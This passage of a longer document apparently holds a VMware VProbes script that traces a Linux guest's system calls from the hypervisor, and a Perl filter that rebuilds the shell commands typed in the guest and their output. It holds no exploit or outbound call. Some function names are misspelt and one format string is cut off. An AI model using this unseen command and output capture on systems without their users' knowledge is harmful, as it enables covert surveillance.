         (do (getgueststr ~tmp2 255 addr) ~tmp2)
      )
   )
)
(defun curprocptr ()
   (do
      (setint
         ~flocal2:thrptr
         (cond
            ((>= GSBASE 4294967296) GSBASE)
            (1 KERNELGSBASE)
         )
      )
      (guestload (+ ~flocal2:thrptr 47040))
   )
)
(defun curprocname ()
   (guestloadstr
      (+ (curprocptr ) 1656)
   )
)
(defun curtid ()
   (& 0xffffffff
      (getguest
         (+ (curprocptr ) 1188)
      )
   )
)
(defun curpid ()
   (& 0xffffffff
      (getguest
         (+ (curprocptr ) 1192)
      )
   )
)
(defun curppid ()
   (& 0xffffffff
      (getguest
         (+
            (getguest
               (+ (curprocptr ) 1216)
            )
            1192
         )
```

```
      )
   )
)
(defun get_qstr_name (str)
   (do
      (getgueststr
         ~flocal7:ret
         (& 0xffffffff
            (getguest (+ str 4))
         )
         (getguest (+ str 8))
      )
      ~flocal7:ret
   )
)
(defun real_mount (mnt)
   (- mnt 32)
)
(defun path_to_ascii (mnt dentry)
   (do
      (cond
         (
            (==
               dentry
               (getguest (+ dentry 24))
            )
            (cond
               (
                  (||
                     (==
                        mnt
                        (getguest (+ mnt 16))
                     )
                     (==
                        (getguest (+ mnt 16))
                        0
                     )
                  )
                  (setstr ~flocal9:ret "")
               )
               (
                  1
                  (setstr
                     ~flocal9:ret
                     (path_to_ascii
                        (getguest (+ mnt 16))
                        (getguest (+ mnt 24))
                     )
                  )
               )
            )
         )
         (
            1
            (do
               (setstr
                  ~flocal9:parent_path
                  (path_to_ascii
                     mnt
```

```
                  (getguest (+ dentry 24))
               )
            )
            (sprintf
               ~flocal9:ret
               "%s/%s"
               ~flocal9:parent_path
               (get_qstr_name (+ dentry 32))
            )
         )
      )
      ~flocal9:ret
   )
)
(defun get_file_path (file)
   (do
      (try
         (do
            (setint
               ~flocal10:mnt
               (real_mount
                  (getguest (+ file 16))
               )
            )
            (setint
               ~flocal10:dentry
               (getguest (+ file 16 8))
            )
            (setstr ~flocal10:path (path_to_ascii ~flocal10:mnt ~flocal10:dentry))
         )
         (do
            (printf "Caught an exception:\nname = %s\ndescription = %s\n" (excname ) (excdesc ))
            (setstr ~flocal10:path "<unknown>")
         )
      )
      ~flocal10:path
   )
)
(defun handle_syscall (source syscall_num sys_arg0 sys_arg1 sys_arg2 sys_arg3 sys_arg4 sys_arg5)
   (do
      (setint ~flocal11:print 1)
      (setstr ~flocal11:comm (curprocname ))
      (setint ~flocal11:tid (curtid ))
      (setint ~flocal11:pid (curpid ))
      (setint ~flocal11:ppid (curppid ))
      (cond
         (
            (== syscall_num NR_open)
            (do (getgeststr ~flocal11:arg_path 128 sys_arg0) (setstr ~flocal11:syscall_name "open")
                 (sprintf ~flocal11:syscall_args "\"%s\", flags=%x, mode=%x" ~flocal11:arg_path
                 sys_arg1 sys_arg2) (setint ~flocal11:print 1))
         )
         (
            (|| (== syscall_num NR_read) (== syscall_num NR_write))
            (do
                        (setint ~flocal11:argint1 (& 0xffffffff (getguest sys_arg1)))
               (try (getgeststr ~flocal11:arg_path 160 sys_arg1) (setstr ~flocal11:arg_path "<undef>"))
               (cond
```

```
      ((== syscall_num NR_read) (setstr ~flocal11:syscall_name "read"))
      (1 (setstr ~flocal11:syscall_name "write"))
    )
    (cond
      ((== sys_arg0 0) (setstr ~flocal11:arg1 "STDIN"))
    )
    (cond
      ((== sys_arg0 1) (setstr ~flocal11:arg1 "STDOUT"))
    )
    (cond
      ((== sys_arg0 2) (setstr ~flocal11:arg1 "STDERR"))
    )
    (cond
      (
        (|| (== sys_arg0 0) (== sys_arg0 1) (== sys_arg0 2))
        (sprintf ~flocal11:syscall_args "fd=%s text=%x count=%d\nASCIItext\n%s"
            ~flocal11:arg1 ~flocal11:argint1 sys_arg2 ~flocal11:arg_path)
      )
                  ;((== sys_arg0 3) (sprintf ~flocal11:syscall_args "fd=%d text=%x
                      count=%d" sys_arg0 ~flocal11:argint1 sys_arg2))
      ;((== sys_arg0 9) (sprintf ~flocal11:syscall_args "fd=%d text=%x count=%d" sys_arg0
          ~flocal11:argint1 sys_arg2))
      (1 (sprintf ~flocal11:syscall_args "\nfd=%d\nHEXtext=\n%x\ncount=%d\nASCIItext\n%s"
          sys_arg0 ~flocal11:argint1 sys_arg2 ~flocal11:arg_path))
    )
    (setint ~flocal11:print 1)
  )
)
(
  (== syscall_num NR_getpid)
  (do
    (setstr ~flocal11:syscall_name "getpid")
    (sprintf ~flocal11:syscall_args "[curprocptr: %x]" (curprocptr ))
    (setint ~flocal11:print 1)
  )
)
(
  (== syscall_num NR_clone)
  (do (setstr ~flocal11:syscall_name "clone") (sprintf ~flocal11:syscall_args
      "child_stack_base=%x, stack_size=%x, flags=%x, arg=%x" sys_arg0 sys_arg1 sys_arg2
      sys_arg3) (setint ~flocal11:print 1))
)
(
  (|| (== syscall_num NR_fork) (== syscall_num NR_vfork))
  (do
    (setstr
      ~flocal11:syscall_name
      (cond
        ((== syscall_num NR_fork) "fork")
        (1 "vfork")
      )
    )
    (sprintf ~flocal11:syscall_args "regs=%x" sys_arg0)
    (setint ~flocal11:print 1)
  )
)
(
  (== syscall_num NR_execve)
  (do
```

```
                        (getgueststr ~flocal11:arg_path 128 sys_arg0)
                        (setint ~flocal11:argint1 (& 0xffffffff (getguest sys_arg1)))
                        (setint ~flocal11:argint2 (& 0xffffffff (getguest (+ sys_arg1 8))))
                        (setint ~flocal11:argint3 (& 0xffffffff (getguest (+ sys_arg1 16))))
                        (setint ~flocal11:argint4 (& 0xffffffff (getguest (+ sys_arg1 24))))
                        (setint ~flocal11:argint5 (& 0xffffffff (getguest (+ sys_arg1 32))))
                        (setint ~flocal11:argint6 (& 0xffffffff (getguest (+ sys_arg1 40))))
                        (try (getgueststr ~flocal11:arg1 64 ~flocal11:argint1) (setstr
                            ~flocal11:arg1 "NULL"))
                        (try (getgueststr ~flocal11:arg2 64 ~flocal11:argint2) (setstr
                            ~flocal11:arg2 "NULL"))
                        (try (getgueststr ~flocal11:arg3 64 ~flocal11:argint3) (setstr
                            ~flocal11:arg3 "NULL"))
                        (try (getgueststr ~flocal11:arg4 64 ~flocal11:argint4) (setstr
                            ~flocal11:arg4 "NULL"))
                        (try (getgueststr ~flocal11:arg5 64 ~flocal11:argint5) (setstr
                            ~flocal11:arg5 "NULL"))
                        (try (getgueststr ~flocal11:arg6 64 ~flocal11:argint6) (setstr
                            ~flocal11:arg6 "NULL"))
                        (setstr ~flocal11:syscall_name "execve")
                        (sprintf ~flocal11:syscall_args
;                               "\"%s\", RSIargv=%x,
    argv=%x,\nderef_arg1=%s,\nderef_arg2=%s,\nderef_arg3=%s,\nderef_arg4=%s,\nderef_arg5=%s,\nderef_arg6=%s,\nenvp=%x,
    regs=%x"
                                "\"%s\"\nderef_arg1=%s\nderef_arg2=%s\nderef_arg3=%s\nderef_arg4=%s\nderef_arg5=%s\n
                                ~flocal11:arg_path
;                               sys_arg1
;                               ~flocal11:argint1
                                ~flocal11:arg1
                                ~flocal11:arg2
                                ~flocal11:arg3
                                ~flocal11:arg4
                                ~flocal11:arg5
                                ~flocal11:arg6
                                sys_arg2 sys_arg3)
                                (setint ~flocal11:print 1)
                    )
            )
            (
               (== syscall_num NR_chmod)
               (do (getgueststr ~flocal11:arg_path 128 sys_arg0) (setstr ~flocal11:syscall_name "chmod")
                    (sprintf ~flocal11:syscall_args "path=\"%s\", mode=(octal)%o" ~flocal11:arg_path
                    sys_arg1) (setint ~flocal11:print 1))
            )
            (
               (== syscall_num NR_exit_group)
               (do (setstr ~flocal11:syscall_name "exit_group") (sprintf ~flocal11:syscall_args "%d"
                    sys_arg0) (setint ~flocal11:print 1))
            )
            (
               (== syscall_num NR_prctl)
               (do
                  (setstr ~flocal11:syscall_name "prctl")
                  (cond
                     (
                        (== sys_arg0 15)
                        (do (getgueststr ~flocal11:arg_path 128 sys_arg1) (sprintf ~flocal11:syscall_args
                            "PR_SET_NAME, '%s'" ~flocal11:arg_path))
                     )
```

```
                (1 (sprintf ~flocal11:syscall_args "prctl_%d, %x, %x, %x, %x" sys_arg0 sys_arg1
                    sys_arg2 sys_arg3 sys_arg4))
              )
              (setint ~flocal11:print 1)
            )
          )
          (
            1
            (do (sprintf ~flocal11:syscall_name "syscall_%d" syscall_num) (setstr
                ~flocal11:syscall_args "other...") (setint ~flocal11:print 1))
          )
        )
        (cond
          (
            (&&
              ~flocal11:print
              (!= (strcmp ~flocal11:syscall_args "...") 0)
            )
            (do
              (setstr
                ~flocal11:binary_path
                (get_file_path
                  (getguest
                    (+
                      (getguest
                        (+ (curprocptr ) 1128)
                      )
                      824
                    )
                  )
                )
              )
              (printf "t=%d/p=%d/pp=%d (%s # %s): %s" ~flocal11:tid ~flocal11:pid ~flocal11:ppid
                  ~flocal11:comm ~flocal11:binary_path ~flocal11:syscall_name)
              (printf "(%s);\n" ~flocal11:syscall_args)
            )
          )
        )
        1
    )
)
(vprobe VMMLoad
    (printf "Starting strace\n")
)
(vprobe VMMLoad
    (do (setint NR_open 2) (setint NR_read 0) (setint NR_write 1) (setint NR_getpid 39) (setint
        NR_clone 56) (setint NR_fork 57) (setint NR_vfork 58) (setint NR_execve 59) (setint NR_chmod
        90) (setint NR_exit_group 231) (setint NR_prctl 157))
)
(vprobe GUEST:ENTER:0xffffffff816149b0
    (do (setint ~plocal2:syscall_num RAX) (setint ~plocal2:sys_arg0 RDI) (setint ~plocal2:sys_arg1 RSI)
        (setint ~plocal2:sys_arg2 RDX) (setint ~plocal2:sys_arg3 R10) (setint ~plocal2:sys_arg4 R8)
        (setint ~plocal2:sys_arg5 R9) (handle_syscall "system_call" ~plocal2:syscall_num
        ~plocal2:sys_arg0 ~plocal2:sys_arg1 ~plocal2:sys_arg2 ~plocal2:sys_arg3 ~plocal2:sys_arg4
        ~plocal2:sys_arg5))
)
```

Perl 'filter'

Takes in the VProbes outout file as its argument

```
#!/usr/bin/perl
$| = 1;
$/ = "\r\n";
use strict;
use warnings;

use String::HexConvert ':all';
use File::Tail;

my $file=File::Tail->new(
        name=>"vprobe.out");
        #maxinterval=>5);
        #interval=>0.5);

my $execve = 0;
my $execve_pid = 0;
my @sh_execve = (0,0,0,0,"","","",0,0,"","",0,"");
my @stdout_ids = (0,0,0,0,"","",0,0);
my %pids;

my $print_stdout = 1;
my $print_trace = 1;

sub printpids{
        my ($ppid, %local_pids) = @_;
        #for my $tmp (keys %local_pids) {
        #       print "The associated name and ppid of '$tmp' is $local_pids{$tmp}\n";
        #}
        #my @keys = keys %local_pids;
        #my $size = @keys;
        #       print "pids - Hash size: is $size\n";
        my $end = 1;
        my $cur_pid = $ppid;
        my $ppid_name = "";
        my $trace = "";
        do
        {
                if( exists($local_pids{$ppid}) )
                {
                        my @tmp_string = split /-/, $local_pids{$ppid};
                        $cur_pid = $ppid;
                        $ppid_name = $tmp_string[0];
                        $ppid = $tmp_string[1];
                        $trace = "$trace $cur_pid-$ppid_name";
                }
                else
                {
                        $end = 0;
                }
        }while( $end != 0 );
        print "\tpid originates from pid=$cur_pid, name=$ppid_name, trace(pid-name)=$trace\n";
}

sub printexecve{
        if ($sh_execve[12] ne '')
```

```
        {
                $sh_execve[9] = $sh_execve[12];
        }
        else
        {
                $sh_execve[9] = "$sh_execve[6] (unable to retrieve arguments)";
        }
        my $tmp_execve = "pid=$sh_execve[2] Launched from=\"$sh_execve[5]\" Full binary path of
             executable =\"$sh_execve[6]\" Command entered=\"$sh_execve[9]\"";
        print "$tmp_execve\n";
        printpids($sh_execve[2], %pids);
        print "$sh_execve[10]";
}

while (defined(my $line=$file->read))
{
        #$line =~ s/\s+$//; #vanilla chomp($line) doesnt work because linux-dos-windows formatting
        chomp($line); #special attention to $/

        if ($line =~ m/t=(\d+).p=(\d+).pp=(\d+).*\((\w*)\s/)
        {
                $pids{$2} = "$4-$3";
                # track execve syscall
                if ($line =~ m/t=(\d+).p=(\d+).pp=(\d+).*\((\w*\s).*(\/bin\/.*sh).*execve."(.+)"/)
                {
                        if ($sh_execve[0] == 1)
                        {
                                printexecve();
                        }
                        $sh_execve[0] = 1; #control variable
                        $sh_execve[1] = $1; #tid
                        $sh_execve[2] = $2; #pid
                        $sh_execve[3] = $3; #ppid
                        $sh_execve[4] = $4; #comm
                        $sh_execve[5] = $5; #binary path of comm
                        $sh_execve[6] = $6; #exe
                        $sh_execve[7] = 0; # STDIN-READ control variable
                        $sh_execve[8] = 0; # ASCIItext control variable
                        $sh_execve[9] = ""; # raw input command
                        $sh_execve[10] = ""; # execve output
                        $sh_execve[11] = 0; # mode0 (normal) or mode1 (args == NULL)
                        $sh_execve[12] = ""; #mode0 arguments

                        @stdout_ids = (0,0,0,0,"","",0,0);
                        next;
                }
                # track STDOUT related to execve syscall
                elsif (($line =~
                     m/t=(\d+).p=(\d+).pp=(\d+).*\((\w*\s).*\s(\S+)\).*STDOUT.*count=(\d+)/) &&
                     ($print_stdout == 1))
                {
                        $stdout_ids[0] = 1; #control variable
                        $stdout_ids[1] = $1; #tid
                        $stdout_ids[2] = $2; #pid
                        $stdout_ids[3] = $3; #ppid
                        $stdout_ids[4] = $4; #comm
                        $stdout_ids[5] = $5; #binary path
                        $stdout_ids[6] = $6; #count
                        $stdout_ids[7] = 0; # ASCIItext control variable
```

```
                next;
        }
        # track STDIN related to execve syscall
        elsif ($line =~ m/t=(\d+).p=(\d+).pp=(\d+).*\(((\w*\s).*\s(\S+)\).*STDIN.*count=(\d+)/)
        {
                if ($sh_execve[3] == $2)
                {
                        $sh_execve[7] = 1;
                        next;
                }
        }
        else
        {
                @stdout_ids = (0,0,0,0,"","",0,0);
                next;
        }
}

if ($sh_execve[7] ne '0')
{
        if ($line =~ m/ASCIItext/)
        {
                $sh_execve[8] = 1;
                next;
        }
        if ($sh_execve[8] == 1)
        {
                $sh_execve[9] = $line;
                if ($sh_execve[12] ne '')
                {
                        $sh_execve[9] = $sh_execve[12];
                }
                my $tmp_execve = "pid=$sh_execve[2] Launched from=\"$sh_execve[5]\" Full binary
                     path of executable =\"$sh_execve[6]\" Command entered=\"$sh_execve[9]\"";
                print "$tmp_execve\n";
                printpids($sh_execve[2], %pids);
                print "$sh_execve[10]";
                @sh_execve = (0,0,0,0,"","","",0,0,"","",0,"");
        }
}

#mode0 extraction of arguments
if (($sh_execve[0] ne '0') && ($sh_execve[11] == 0))
{
        if ($line =~ m/deref_arg(.)=(.*)/)
        {
                my $arg_num = $1;
                my $arg = $2;
                if ($arg ne 'NULL')
                {
                        if ($arg_num == 1)
                        {
                                $sh_execve[12] = "$arg";
                        }
                        else
                        {
                                $sh_execve[12] = "$sh_execve[12] $arg";
                        }
                }
```

```
                else
                {
                        $sh_execve[11] = 1;
                        next;
                }
        }
        next;
}

if ($execve ne '0')
{
        if ($line =~ m/deref_arg(.)=(.*)/)
        {
                my $arg_num = $1;
                my $arg = $2;
                if ($arg ne 'NULL')
                {
                        $execve = "$execve $arg";
                }
                else
                {
                        print "$execve\n";
                        printpids($execve_pid, %pids);
                        $execve = 0;
                        $execve_pid = 0;
                }
        }
        else
        {
                print "$execve\n";
                printpids($execve_pid, %pids);
                $execve = 0;
                $execve_pid = 0;
        }
        next;
}

if ($stdout_ids[0] == 1)
{
        my $output = '';
        if ($line =~ m/ASCIItext/)
        {
                $stdout_ids[7] = 1;
                next;
        }
        if ($stdout_ids[7] == 1)
        {
                #get ppid and ppid name
                my $end = 1;
                my $ppid = $stdout_ids[2];
                my $cur_pid = $stdout_ids[2];
                my $ppid_name = "";
                do
                {
                        if( exists($pids{$ppid}) )
                        {
                                my @tmp_string = split /-/, $pids{$ppid};
                                $cur_pid = $ppid;
                                $ppid_name = $tmp_string[0];
```

```
                        $ppid = $tmp_string[1];
                }
                else
                {
                        $end = 0;
                }
        }while( $end != 0 );

        #my $hex = ascii_to_hex($line);
        my $strlen = length "$line\n";
        if (($line eq '') || ($line eq ');'))
        {
                $output = "[ppid=$cur_pid,name=$ppid_name] : \n";
        }
        elsif ($line =~ m/^\/(.+)*/)
        {
                $output = "[ppid=$cur_pid,name=$ppid_name] : $line [looks like pwd?]\n";
        }
        else
        {
                #print "[ppid=$cur_pid,name=$ppid_name] : $line len=$strlen\n";
                $output = "[ppid=$cur_pid,name=$ppid_name] : $line\n";
        }
        if ($sh_execve[0] ne '0')
        {
                $sh_execve[10] .= $output;
        }
        else
        {
                print $output;
        }

        if ($stdout_ids[6] == $strlen)
        {
                #print ("STDOUT ENDED count=$stdout_ids[6] strlen=$strlen\n");
                @stdout_ids = (0,0,0,0,"","",0,0);
        }
        else
        {
                #print ("STDOUT NOT YET ENDED count=$stdout_ids[6] strlen=$strlen\n");
                $stdout_ids[6] -= $strlen;
        }
        next;
    }
  }
}
```